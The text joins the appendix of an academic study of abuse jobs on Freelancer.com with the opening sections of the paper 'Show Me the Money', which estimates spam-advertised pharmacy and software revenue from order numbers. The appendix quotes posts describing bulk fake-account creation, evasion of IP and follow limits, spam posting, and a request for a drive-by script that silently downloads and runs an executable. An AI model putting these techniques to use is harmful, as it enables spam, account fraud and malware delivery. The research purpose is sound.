Freelance labor markets like Freelancer.com serve as an incubator and catalyst for new kinds of service abuse. Such a general labor pool allows nascent abuse schemes to be prototyped and evaluated quickly, and, if ultimately profitable, leads naturally to the efficient commoditization of the requisite services. Mature services, such as CAPTCHA solving, eventually evolve into standalone services capable of meeting growing market demand [12]. Modern anti-abuse defenses must, in the end, contend with sophisticated attackers having a versatile and inexpensive labor force at their disposal.

A Interesting Jobs

This appendix includes representative real jobs posted to Freelancer from all the job groups. These examples provide context and help to clarify the various legitimate and dirty job categories.

A.1 Legitimate

Private. project has already be awarded to <...>. thanks

Legitimate Miscellaneous. I have a simple document for translation from Dutch to English. Those who are available for immediate start and freelancers only apply.

A.2 Accounts

Human CAPTCHA Solving. PixProfit.com is the portal for data-typist. We're looking for individuals or team of data-entering workers. We'll pay from $1 for 1000 correctly typed images.

Phone Verified Accounts. We are looking for a reliable provider of new CL Phone Verified Accounts(PVA).Will be buying up to 1000-2000/month. Willing to pay no more than $2.00/PVA Or best offer.

A.3 SEO

SEO Content Generation.
I need 20 articles written about penis enlargement and 40 articles written about male enhancement. The total is 60 articles with the following requirements. Your writing must be your own original work (no article spinning). Length 500-600 words per article. Written in excellent english with perfect grammar. Keyword density of 2%.

SEO Spinning Article. I am looking for native content providers to provide me articles with spinner syntax.

Something like this : {Deciding||Determining} in what {type||kind||sort} of credit card to {apply||go for||lend oneself||put on||employ} for {depends||counts||reckons} on your {past||previous||recent||former} credit {history||account||report||theme}. Providers without prior spinning knowledge, Please don't bid. I will pay 1.5 USD per spun article to start with only through Paypal.

Link Building/Grey Hat. I am looking to outsource large numbers of blog commenting. Quality blog commenter needed. Can provide 1000 comments per week upwards. This will be for a trial of 100-200 comments per week.

Link Building/White Hat. 100 Gambling Links from related PR 4 or higher pages. All on different sites and servers Requirements: No link farms, link-exchange programs, No black hat links or Tricks.

SEO Miscellaneous. keyword : trader joes
website : will mention via message
SE : google.com
i wan't my website rank 1 in google.com. If interested pls send detail what is your skill to get this website top on google.com

A.4 Spamming

Human Oriented Postings. I need per day 2K Classified Ad Posting for my site I willings to pay for it $100. Per ad $0.05

A.5 OSN Linking

Create Social Networking Links. I am lonely I want to give my facebook account details to someone and have them populate it with 5000 English speaking friends help me please.

A.6 Miscellaneous

Abuse Tools. The first tool necessary is Micro Niche Finder. You will need this to do keyword research, and select keywords based on our requirements. The tool will also allow you to see which keywords have .com, .org, or .net domains available. Once the available domains have been determined, we will review your picks, and purchase them after approval. Once purchased, you will need to create articles for each page, and install the necessary wordpress theme and plugins. Once this is complete, you will need to run SE Nuke or Evo II for each site, at least 4 times per month.

Academic Fraud. For this project, you will put together several techniques and concepts learned in CS <deleted > and some new techniques to make an application that searches a large database of people which we will call a Personal Information Manager (PIM), even though it only contains a few fields, and even fewer advanced functions. This project creates a simple program that allows people to enter names or email addresses and check whether they are found in the PIM.

Account Creation Tools. Hey all! I'm in need of US telephone numbers with call forwarding for CL PVA creation. Please quote your rate. Bids lower or equal to $1 will be given higher priority.

Other Malicious. Hello, I have a small sized EXE file of 40KB and I need someone who can build a script who will DOWNLOAD AND EXECUTE the EXE file AUTOMATICALLY. What I mean by automatically? By entering a single URL in the browser.
Here is a PERFECT example: http://www.<deleted>.com. In the example above the EXE file is EXECUTED even when you click on CANCEL in the javascript prompt screen.

B Interesting Bids

This appendix includes representative real bids received from Freelancer workers from some abuse job groups. These bids shed light into the various tools and techniques used by workers to circumvent Web security mechanisms. Also, the bids provide some insight into worker demographics.

B.1 Accounts

Account Creation. 1 Account create on 1 ip, Cookies/Cache is cleared after every account automatically. All accounts are created using real human names. We have the ability to provide accounts as per your required format. ——— We created those account with this requirement as below: 1) All Gmail accounts created with unique US IP Addresses 2) All Gmail accounts created separate/unique passwords 3) All accounts created a prefix with names &/or words. Preferably no numbers 4) All accounts to have random First and Last names assigned. 5) All passwords have minimum of 8 characters and preferably alpha-numeric

B.2 SEO

SEO Content Generation. Hi!I am <deleted>.I am currently a stay at home mom with 9 month old daughter so I currently have free time throughout the day. I can write quality articles/blogs, academic research papers and LSI/SEO written content of any nature.These articles are put through Copyscape premium dupe test before submission. Also find attached a sample News article I did for a local News paper.I assure you that your articles will be written in the most professional manner possible. I charge $1 per 100 word.I look forward to working with you.Take care

B.3 Spamming

Create Social Networking Links. Techniques:(100% white hat) 1. Following people manually: Twitter let us follow 500 people in a day and maximum 2000 follow using one account. So i found a nice technique by which i am able to make 1000 follower. That is
#First follow huge people manually up to 500 using an account similar to your account and after following 500 i will receive a massage, "You have cross the hourly limit . You cant follow now". Then i will use another account to follow targeted follower up to 500...

B.4 OSN Linking

Human Oriented Postings. I am experienced with the CL posting .Now i am working use for daily posting (RDSL With AT@T Line ,CLAD Soft, Ip rental,Proxy,AOL,US hide IP, line with Logmein soft Or,Team Viewer & go to my PC), We have so much experience a team for all adds posting site such as craigslist, backpage, kijiji, gumtree, olx, oddle and all classified site) also have all requirements which need your project done.

Show Me the Money: Characterizing Spam-advertised Revenue

Chris Kanich* Nicholas Weaver† Damon McCoy* Tristan Halvorson*
Christian Kreibich† Kirill Levchenko*
Vern Paxson†‡ Geoffrey M. Voelker* Stefan Savage*

*Department of Computer Science and Engineering
University of California, San Diego

†International Computer Science Institute
Berkeley, CA

‡Computer Science Division
University of California, Berkeley

Abstract

Modern spam is ultimately driven by product sales: goods purchased by customers online. However, while this model is easy to state in the abstract, our understanding of the concrete business environment—how many orders, of what kind, from which customers, for how much—is poor at best. This situation is unsurprising since such sellers typically operate under questionable legal footing, with "ground truth" data rarely available to the public. However, absent quantifiable empirical data, "guesstimates" operate unchecked and can distort both policy making and our choice of appropriate interventions. In this paper, we describe two inference techniques for peering inside the business operations of spam-advertised enterprises: purchase pair and basket inference. Using these, we provide informed estimates on order volumes, product sales distribution, customer makeup and total revenues for a range of spam-advertised programs.

1 Introduction

A large number of Internet scams are "advertising-based"; that is, their goal is to convince potential customers to purchase a product or service, typically via some broad-based advertising medium.[1] In turn, this activity mobilizes and helps fund a broad array of technical capabilities, including botnet-based distribution, fast flux name service, and bulletproof hosting. However, while these same technical aspects enjoy a great deal of attention from the security community, there is considerably less information quantifying the underlying economic engine that drives this ecosystem. Absent grounded empirical data, it is challenging to reconcile revenue "estimates" that can range from $2M/day for one spam botnet [1], to analyses suggesting that spammers make little money at all [6]. This situation has the potential to distort policy and investment decisions that are otherwise driven by intuition rather than evidence.

In this paper we make two contributions to improving this state of affairs using measurement-based methods to estimate:

- *Order volume.* We describe a general technique—purchase pair—for estimating the number of orders received (and hence revenue) via on-line store order numbering. We use this approach to establish rough, but well-founded, monthly order volume estimates for many of the leading "affiliate programs" selling counterfeit pharmaceuticals and software.
- *Purchasing behavior.* We show how we can use third-party image hosting data to infer the contents of customer "baskets" and hence characterize purchasing behavior. We apply this technique to a leading spamvertized pharmaceutical program and identify both the nature of these purchases and their relation to the geographic distribution of the customer base.

In each case, our real contribution is less in the particular techniques—which an adversary could easily defeat should they seek to do so—but rather in the data that we used them to gather. In particular, we document that seven leading counterfeit pharmacies together have a total monthly order volume in excess of 82,000, while three counterfeit software stores process over 37,000 orders in the same time.

On the demand side, as expected, we find that most pharmaceuticals selected for purchase are in the "male-enhancement" category (primarily Viagra and other ED medications comprising 60 distinct items). However, such drugs constitute only 62% of the total, and we document that this demand distribution has quite a long tail; user shopping carts contain 289 distinct products, including surprising categories such as anti-cancer medications

[1] Unauthorized Internet advertising includes email spam, black hat search-engine optimization [26], blog spam [21], Twitter spam [4], forum spam, and comment spam. Hereafter we refer to these myriad advertising vectors simply as spam.

(Arimidex and Gleevec), anti-schizophrenia drugs (Seroquel), and asthma medications (Advair and Ventolin). We also discover significant differences in the purchasing habits of U.S. and non-U.S. customers.

Combining these measurements, we synthesize overall revenue estimates for each program, which can be well in excess of $1M per month for a single enterprise. To the best of our knowledge, ours is the first empirical data set of its kind, as well as the first to provide insight into the market size of the spam-advertised goods market and corresponding customer purchasing behavior.

We structure the remainder of this paper as follows. In § 2 we motivate the need for such research, explain the limitations of existing data, and provide background about how the spam-advertised business model works today. We discuss our *purchase pair* technique in § 3, validating our technique for internal consistency and then presenting order volume estimates across seven of the top pharmaceutical affiliate programs and three counterfeit software programs. We then explore the customer dynamics for one particular pharmaceutical program, EvaPharmacy, in § 4. We explain how to use image log data to identify customer purchases and then document how, where and when the EvaPharmacy customer base places its orders. We summarize our findings in § 5, devising estimates of revenue and comparing them with external validation. We conclude with a discussion about the implications of our findings in § 6.

2 Background

The security community is at once awash in the technical detail of new threats—the precise nature of a new vulnerability or the systematic analysis of a new botnet's command and control protocol—yet somewhat deficient in analyzing the economic processes that underlie these activities. In fairness, it is difficult to produce such analyses; there are innate operational complexities in acquiring such economic data and inherent uncertainties when reasoning about underground activities whose true scope is rarely visible directly.

However, absent a rigorous treatment, the resulting information vacuum is all too easily filled with opinion, which in turn can morph into "fact" over time. Though pervasive, this problem seemingly reached its zenith in the 2005 claim by US Treasury Department consultant Valerie McNiven that cybercrime revenue exceeded that of the drug trade (over $100 billion at the time) [11]. This claim was frequently repeated by members of the security industry, growing in size each year, ultimately reaching its peak in 2009 with written Congressional testimony by AT&T's chief security officer stating that cybercrime reaped "more than $1 trillion annually in illicit profits" [23]—a figure well in excess of the entire software industry and almost twice the GDP of Germany. Nay-sayers are similarly limited in their empirical evidence. Perhaps best known in this group are Herley and Florencio, who argue that a variety of cybercrimes are generally unprofitable. However, lacking empirical data, they are forced to use an economic meta-analysis to make their case [5, 6, 7].

Unfortunately, the answer to such questions matters. Without an "evidence basis", policy and investment decisions are easily distorted along influence lines, either over-reacting to small problems or under-appreciating the scope of grave ones.

2.1 Estimating spam revenue and demand

In this paper we examine only a small subset of such activity: spam-advertised counterfeit pharmacies and, to a lesser extent, counterfeit software stores. However, even here public estimates can vary widely. In 2005, one consultancy estimated that Russian spammers earned roughly US$2–3M per year [18]. However, in a 2008 interview, one IBM representative claimed that a single spamming botnet was earning close to $2M *per day* [1]. Our previous work studied the same botnet empirically, leading to an estimate of daily revenue of up to $9,500, extrapolating to $3.5M *per year* [10]. Most recently, a report by the Russian Association of Electronic Communication (RAEC) estimated that Russian spammers earned 3.7 billion rubles (roughly $125 million) in 2009 [12].

The demand side of this equation is even less well understood, relying almost entirely on opt-in phone or email polls. In 2004, the Business Software Alliance sponsored a Forrester Research poll to examine this question, finding that out of 6,000 respondents (spread evenly across the US, Canada, Germany, France, the UK and Brazil) 27% had purchased spam-advertised software and 13% had purchased spam-advertised pharmaceuticals [3]. If such data were taken at face value, the US market size for spam-advertised pharmaceuticals would exceed 30 million customers. Similar studies, one by Marshal in 2008 and the other sponsored by the Messaging Anti-Abuse Working Group (MAAWG) in 2009, estimate that 29% and 12%, respectively, of Internet users had purchased goods or services advertised in spam email [8, 19].

In our previous work on empirically quantifying revenue for such activities, our measurements were only able to capture a few percent of orders for sites advertised by a single botnet serving a single affiliate program, GlavMed [10]. Here, we aim to significantly extend our understanding, with our results covering *total order volume* for five of the six top pharmacy affiliate programs, and three of the top five counterfeit software affiliate programs. Moreover, to the best of our knowledge our analysis of EvaPharmacy is the first measurement-based ex-

amination of customer purchasing behavior, the demand component of the counterfeit pharmacy ecosystem.

2.2 How spam-advertised sites work

To provide context for the analysis in this paper, we first describe how modern spam is monetized and the ecosystem that supports it.

Today, spam of all kinds represents an outsourced marketing operation in service to an underlying sales activity. At the core are "affiliate programs" that provide retail content (e.g., storefront templates and site code) as well as back-end services (e.g., payment processing, fulfillment and customer support) to a set of client affiliates. Affiliates in turn are paid on a commission basis (typically 30–50% in the pharmaceutical market) for each sale they bring in via whatever advertising vector they are able to harness effectively. This dynamic is well described in Samosseiko's "Partnerka" paper [22] and also in our recent work studying the spam value chain [16].

Thus, while an affiliate has a responsibility to attract customers and host their shopping experience (which includes maintaining the contents of their "shopping cart"), once a customer decides to "check out" the affiliate hands the process over to the operators of the affiliate program.[2] Consequently, we would expect to find the order processing service shared across *all* affiliates of a particular program, regardless of the means used to attract customers. Indeed, as discussed below, our measurements of purchases from different members of the same affiliate confirm that the order numbers associated with the purchases come from a common pool. This finding is critical for our study because it means that side-effects in the order processing phase reflect the actions of *all sales activity* for an entire program, rather than just the sales of a single member.

On the back end, order processing consists of several steps: authorization, settlement, fulfillment, and customer service. Authorization is the process by which the merchant confirms, through the appropriate payment card association (e.g., Visa, MasterCard, American Express, Japan Credit Bureau, etc.), that the customer has sufficient funds. For the most common payment cards (Visa/MC), this process consists of contacting the customer's issuing bank, ensuring that the card is valid and the customer possesses sufficient funds, and placing a lien on the current credit balance. Once the good or service is ready for delivery, the merchant can then execute a settlement transaction that actualizes this lien, transferring money to the merchant's bank. Finally, fulfillment comprises packaging and delivery (e.g., shipping drugs directly from a foreign supplier or providing a Web site and password for downloading software). For our study, however, the key leverage lies in *customer service*. To support customer service, payment sites generate individual order numbers to share with the customer. In the next section, we describe how we can use the details of this process to infer the overall transaction rate, and ultimately revenue, of an entire affiliate program.

[2] This transfer typically takes the form of a redirection to a payment gateway site (with the affiliate's identity encoded in the request), although some sites also support a proxy mode so the customer can appear to remain at the same Web site.

3 Order volume

Underlying our *purchase pair* measurement approach is a model of how affiliate programs handle transactions, and, in particular, how they assign order numbers.

3.1 Basic idea

Upon placing an order, most affiliate programs provide a confirmation page that includes an "order number" (typically numeric, or at least having a clear numeric component) that uniquely specifies the customer's transaction. For purchases where an order number does not appear on the confirmation page, the seller can provide one in a confirmation email (the common case), or make one available via login to the seller's Web site. The order number allows the customer to specify the particular purchase in any subsequent emails, when using customer support Web sites, or when contacting online support via email, IM or live Web chat. For the purchases we made, we found that the seller generally provides the order number *before* the authorization step (indeed, even before merchant-side fraud checks such as Address Verification Service), although purely local checks such as Luhn digit validation are frequently performed first. Accordingly, we can consider the creation of an order number only as evidence that a customer *attempted* an order, not that it successfully concluded. Thus, the estimates we form in this work reflect an *upper bound* on the transaction rate, including transactions declined during authorization or settlement.[3]

The most important property for such order numbers is their *uniqueness*; that each customer order is assigned a singular number that is distinguished over time without the possibility of aliasing. While there are a vast number of ways such uniqueness could be implemented (e.g., a pseudo-random permutation function), the easiest approach by far is to simply increment a global variable for each new order. Indeed, the serendipitous observation that motivated our study was that multiple purchases made from the same affiliate program produced

[3] In 2008, Visa documented that card-not-present transactions such as e-commerce had an issuer decline rate of 14% system-wide [25]. In addition, it seems likely that some orders are declined at the merchant's processor due to purely local fraud checks (such as per-card or per-address velocity checks or disparities between IP address geolocation versus shipping address).

order numbers that appeared to *monotonically increase* over time. Observing the monotonic nature of this sequence, we hypothesized that order number allocation is implemented by serializing access to a single global variable that is incremented each time an order is made; we call this the *sequential update hypothesis*. To assess this hypothesis, we examined source code for over a dozen common e-commerce platforms (e.g., Magento, X-cart, Ubercart, and Zen-cart [17, 24, 27, 28]), finding ubiquitous use of such a counter, typically using an SQL autoupdate field, but sometimes embodied explicitly in code.

Given use of such a global sequential counter, the *difference* between the numbers associated with orders placed at two points in time reflects the total number of orders placed during the intervening time period. Thus, from any *pair* of purchases we can extract a measurement of the total transaction volume for the interval of time between them, even though we cannot directly witness those intervening transactions. Figure 1 illustrates the methodology using a concrete example. This observation is similar in flavor to the analysis used in blind/idle port scanning (there the sequential increment of the IP identification field allows inference of the presence of intervening transmissions) [2]. It then appears plausible that this same purchase-pair approach might work across a broad range of spam-advertised programs, a possibility that we explore more thoroughly next.

3.2 Data collection

To evaluate this approach requires that we first identify which sites advertise which affiliate programs, and then place repeated purchases from each. We describe how we gathered each of these data sets in this section.

Program data

In prior work, we developed a URL crawler to follow the embedded links contained in real-time feeds of email spam (provided by a broad range of third-party antispam partners) [16]. The crawler traverses any redirection pages and then fetches and renders the resulting page in a live browser. We further developed a set of "page classifiers" that identify the type of good being advertised by analyzing the site content, and, in most cases, the particular affiliate program being promoted. We developed specific classifiers for over 20 of the top pharmaceutical programs (comprising virtually all sites advertised in pharmaceutical spam), along with the four most aggressively spam-advertised counterfeit software programs.

After placing multiple test orders with nine of these pharmaceutical programs, we identified seven with strictly incrementing order numbers.[4] Five of these (Rx–Promotion, Pharmacy Express (aka Mailien), GlavMed, Online Pharmacy and EvaPharmacy) together constituted two-thirds of all sites advertised in the roughly 350 million distinct pharmaceutical spam URLs we observed over three months in late 2010. We found the sixth, 33drugs (aka DrugRevenue), and seventh, 4RX, less prevalent in email spam URLs, but they appear to be well advertised via search engine optimization (SEO) techniques [15]. We did a similar analysis of counterfeit software programs, finding three (Royal Software, EuroSoft, and SoftSales) with the appropriate order-number signature. While counterfeit software is less prevalent in total spam volume, these three programs constitute over 97% of such sites advertised to our spam collection apparatus during the same 3-month period. For the remainder of this paper we focus exclusively on these ten programs, although it appears plausible that the same technique will prove applicable to many smaller programs, and also to programs in other such markets (e.g., gambling, fake antivirus, adult).

Order data

We collected order data in two manners: actively via our own purchases and opportunistically, based on the purchases of others. First and foremost are our own purchases, which we conducted in two phases. The first phase arose during a previous study, during which we executed a small number of test purchases from numerous affiliate programs in January and November of 2010 using retail Visa gift cards. Of these, 46 targeted the ten programs under study in this paper. The second phase (comprising the bulk of our active measurements) reflects a regimen of purchases made over three weeks in January and February 2011 focused specifically on the ten programs we identified above.

When placing these orders, we used multiple distinct URLs leading to each program (as identified by our page classifiers). The goal of this procedure was to maximize the likelihood of using distinct affiliates to place purchases in order to provide an opportunity to determine whether different affiliates of a given program make use of different order-processing services.

Successfully placing orders had its own set of operational challenges [9]. Except where noted, we performed all of our purchases using prepaid Visa credit cards provided to us in partnership with a specialty issuer, and funded to cover the full amount of each transaction. We used a distinct card for each purchase and went to considerable lengths to emulate real customers. We used valid names and associated residential shipping addresses, placed orders from a range of geographically

[4] Of the two programs that we did not select, ZedCash used several different strictly increasing order number subspaces that would complicate our analysis and decrease accuracy, while World Pharmacy order numbers appeared to be the concatenation of a small value with the current Unix timestamp, which would thwart our analysis altogether.




Figure 1: How the purchase pair technique works. In this hypothetical situation, two measurement purchases are made that bracket some number of intervening purchases made by real customers. Because order number allocation is implemented by a serialized sequential increment, the difference in the order numbers between measurement purchases, $N = 23$, corresponds to the total number of orders processed by the affiliate program in the intervening time.

proximate IP addresses, and provided a unique email address for each order. We used five contact phone numbers for order confirmation, three from Google Voice and two via prepaid cell phones, with all inbound calls routed to the prepaid cell phones. In a few instances we found it necessary to place orders from IP addresses closely geolocated to the vicinity of the billing address for a given card, as the fraud check process for one affiliate program (EuroSoft) was sensitive to this feature. Another program (Royal Software) would only accept one order per IP address, requiring IP address diversity as well.

In total we placed 156 such orders. We scheduled them both periodically over a three-week period as well as in patterns designed to help elucidate more detail about transaction volume and to test for internal consistency, as discussed below.

Finally, in addition to the raw data from our own purchase records, we were able to capture several purchase order numbers via forum scraping. This opportunity arose because affiliate programs typically sponsor online forums that establish a community among their affiliates and provide a channel for distributing operational information (e.g., changes in software or name servers), sharing experiences (e.g., which registrars will tolerate domains used to host pharmaceutical stores), and to raise complaints or questions. One forum in particular, for the GlavMed program, included an extended "complaint" thread in which individual affiliates complained about orders that had not yet cleared payment processing (important to them since affiliates are only paid for each settled transaction that they deliver). These affiliates chose to document their complaints by listing the order number they were waiting for, which we determined was in precisely the same format and numeric range as the order numbers presented to purchasers. By mining this forum we obtained 122 numbers for past orders, including orders dating back to 2008.

Affiliate Program	Phase 1 (1/10 – 11/10)	Phase 2 (1/11 – 2/11)
Rx–Promotion	7	27
Pharmacy Express	3	9
GlavMed	12	14
Online Pharmacy	5	16
EvaPharmacy	7	16
33drugs	4	16
4RX	1	13
EuroSoft	3	25
Royal Software	2	9
SoftSales	2	11

Table 1: Active orders placed to sites of each affiliate program in the two different time phases of our study. In addition, we opportunistically gathered 122 orders for GlavMed covering the period between 2/08 and 1/11.

Note that this data contains an innate time bias since the date of complaint inevitably came a while later than the time of purchase (unlike our own purchases). For this reason, we identify opportunistically gathered points distinctly when analyzing the data. We will see below that the bias proves to be relatively minor.

We summarize the total data set in Table 1. It includes order numbers from 202 active purchases and 122 opportunistically gathered data points.

3.3 Consistency

While our initial observations of monotonicity are quite suggestive, we need to consider other possible explanations and confounding factors as well. Here we evaluate the data for *internal consistency*—the degree to which the data appears best explained by the *sequential update hypothesis* rather than other plausible explanations. At the end of the paper we also consider the issue of *external consistency* using "ground truth" revenue data for one program.

Sequential update

The fundamental premise underlying our purchase-pair technique is that order numbers increment sequentially for each attempted order. The monotone sequences that we observe accord with this hypothesis, but could arise from other mechanisms. Alternate interpretations include that updates are monotone but not sequential (e.g., incrementing the order number by a small, varying number for each order) or that order numbers are derived from timestamps (i.e., that each order number is just a normalized representation of the time of purchase, and does not reflect the number of distinct purchase attempts).

To test these hypotheses, we executed back-to-back orders (i.e., within 5–10 seconds of one another) for each of the programs under study. We performed this measurement at least twice for all programs (excepting EvaPharmacy, which temporarily stopped operation during our study). For eight of the programs, every measurement pair produced a sequential increment. The GlavMed program also produced sequential increments, but we observed one measurement for which the order number incremented by two, likely simply due to an intervening order out of our control. Finally, we observed no sequential updates for Rx–Promotion even with repeated back-to-back purchase attempts. However, upon further examination of 35 purchases, we noticed that order numbers for this program are always odd; for whatever reason, the Rx–Promotion order processing system increments the order number *by two* for each order attempt. Adjusting for this deviation, our experiments find that on finer time scales, every affiliate program behaves consistently with the sequential update hypothesis.

We need however to consider an alternate hypothesis for this same behavior: that order numbers reflect normalized representations of timestamps, with each order implicitly serialized by the time at which it is received. This "clock" model does not appear plausible for fine-grained time scales. Our purchases made several seconds apart received sequential order numbers, which would require use of a clock that advances at a somewhat peculiar rate—slowly enough to risk separate orders receiving the same number and violating the uniqueness property.

A possible refinement to the clock model would be for a program to periodically allocate a block of order numbers to be used for the next T seconds (e.g., for $T = 3{,}600$), and after that time period elapses, advancing to the next available block. The use of such a hybrid approach would enable us to analyze purchasing activity over fine-grained time scales. But it would also tend towards misleading over-inflation of such activity on larger time scales, since we would be comparing values generated across gaps.




Figure 2: Order numbers (y-axis) associated with each affiliate program versus the time of attempted purchase (x-axis).

We test for whether the order numbers in our data fit with a clock model as follows. First, we consider the large-scale behavior of order numbers as seen across the different affiliate programs. Figure 2 plots for each program the order number associated with a purchase attempt made at a given time. We plot each of the 10 affiliate programs with a separate symbol (and varying shades, though we reuse a few for programs whose numbers are far apart). In addition, we plot with black points the order numbers revealed in the GlavMed discussion forum.

Three basic points stand out from the plot. First, all of the programs use order numbers distinct from the others. (We verified that neither of those closest together, 33drugs and Royal Software, nor Pharmacy Express and SoftSales, overlap.) Thus, it is not the case that separate affiliate programs share unified order processing.

Second, the programs nearly always exhibit monotonicity even across large time scales, ruling out the possibility that some programs occasionally reset their counters. (We discuss the outliers that manifest in the plot below.)

Third, the GlavMed forum data is consistent with our own active purchases from GlavMed. In addition, the data for both has a clear downward concavity starting in 2009—inconsistent with use of clock-driven batches, but consistent with the sequential update hypothesis. Assuming that the data indeed reflects purchase activity, the downward concavity also indicates that the program has been losing customers, a finding consistent with mainstream news stories [13].

We lack such extensive data for the other programs, but can still assess their possible agreement with use




Figure 3: The amount of error—either in our measurement process, or due to batching of order numbers—required for each measurement in 2011 to be consistent with the Null Hypothesis that order numbers are derived from a clock that advances at some steady rate. Note that the y-axis is truncated at ± 24 hrs, though additional points lie outside this range.

of clock-driven batches, as follows. For each program, we consider the purchases made in 2011. We construct a least-squares linear fit between the order numbers of the purchases and the time at which we made them. If the order numbers come from clock-driven batches (the Null Hypothesis), then we would expect that all of the points associated with our purchases to fall near the fitted line. Accordingly, for each point we compute how far we would have to move it along the x-axis so that it would coincide with the line for its program. If the Null Hypothesis is true, then this deviation in time reflects the *error* that must have arisen during our purchase measurement: either due to poor accuracy in our own time-keeping, or because of the granularity of the batches used by the program for generating order numbers.

Figure 3 plots this residual error for each affiliate program. For example, in the lower right we see a point for a 33drugs purchase made in early February 2011. If the Null Hypothesis holds, then the purchaser's order number reflects a value that should have appeared 18 hours earlier than when we observed it. That is, either we introduced an error of about 18 hours in recording the time of that purchase; or the program uses a batch-size of 18+ hours; or the Null Hypothesis fails to hold.

For all ten of the affiliate programs, we find many purchases that require timing errors of many hours to maintain consistency with the Null Hypothesis. (Note that we restrict the y-axis to the range ± 24 hr for legibility, although we find numerous points falling outside that range as well.) In addition, we do not discern any temporal patterns in the required errors, such as would be the case if the least-squares fit was perturbed by an outlier. Finally, if we extend the analysis out to November 2010 (not shown), we find that the required error *grows*, sometimes to 100s of hours, indicating that the discrepancy does not result from a large batch size such as $T = 1$ day.

Given this evidence, we reject the Null Hypothesis that the order numbers derive from a clock-driven mechanism. We do however find the data consistent with the sequential update hypothesis, and so proceed from this point on the presumption that indeed the order numbers grow sequentially with each new purchase attempt.

Payment independence

We placed most of our orders using cards underwritten by Visa. We selected Visa because it is the dominant payment method used by these affiliate programs (few accept MasterCard, and fewer still process American Express). However, it is conceivable that programs allocate distinct order number ranges for each distinct type of payment. If so, then our Visa-based orders would only witness a subset of the order numbers, leading us to underestimate the total volume of purchase transactions. To test this question, we acquired several prepaid MasterCard cards and placed orders at those programs that accept MasterCard (doing so excludes Rx–Promotion, GlavMed, 4RX and Online Pharmacy). In each case, we found that Visa purchases made directly before and after a MasterCard purchase produced order numbers that precisely bracketed the MasterCard order numbers as well.

Outliers

Out of the 324 samples in our dataset, we found a small number of outliers (six) that we discuss here. Almost all come from the GlavMed program. The outliers fall into two categories: two singleton outliers completely outside the normal order number range for the program, and one group of four internally consistent order numbers that were slightly outside the expected range, violating monotonicity. We discuss these in more detail here, as well as their possible explanations.

The first singleton outlier was a purchase placed at a Web site that is clearly based on the SE2 engine built by GlavMed. However, the returned order number was close to 16000 when co-temporal orders from all other GlavMed sites returned orders closer to 1080000. The site differs in a number of key features, including a unique template not distributed in the standard package made available to GlavMed affiliates, a different support phone number, different product pricing, and purchases processed via a different acquiring bank than used by all other GlavMed purchases. Taken together, we believe

this reflects a site that is simply using the SE2 engine, but is not in fact associated with the GlavMed operation.[5]

The second outlier occurred in a very early (January 2010) purchase from a Pharmacy Express affiliate, which returned an order number much higher than any seen in later purchases. We have no clear explanation for this incongruity, and other key structural and payment features match, but we note that the order numbers returned in all subsequent Pharmacy Express transactions are only five digits long, and that over nine months pass between this initial outlier and all subsequent purchases. Consequently, we might reasonably explain the discrepancy by a decision to reset the order number space at some point between January and October.

Finally, we find a group of four early GlavMed purchases whose order numbers are roughly the same magnitude, but occur out of sequence (i.e., given the rate of growth seen in the other GlavMed order numbers, these four are from a batch that will only be used sometime in 2013). These all occurred together in the last two weeks of January 2010. This small outlier group remains a mystery, and suggests either that GlavMed might maintain a parallel order space for some affiliates, or that they reflect a "counterfeit" GlavMed operation. The remaining 21 GlavMed purchase samples, as well as the 122 opportunistically gathered order numbers (occurring both before and after January 2010), all use consistent order numbering.

While we cannot completely explain these few outliers, they represent less than 2% percent of our dataset. We also have found no unexplained instances within the last 12 months. We remove these six data points in the remainder of our analysis.

3.4 Order rates

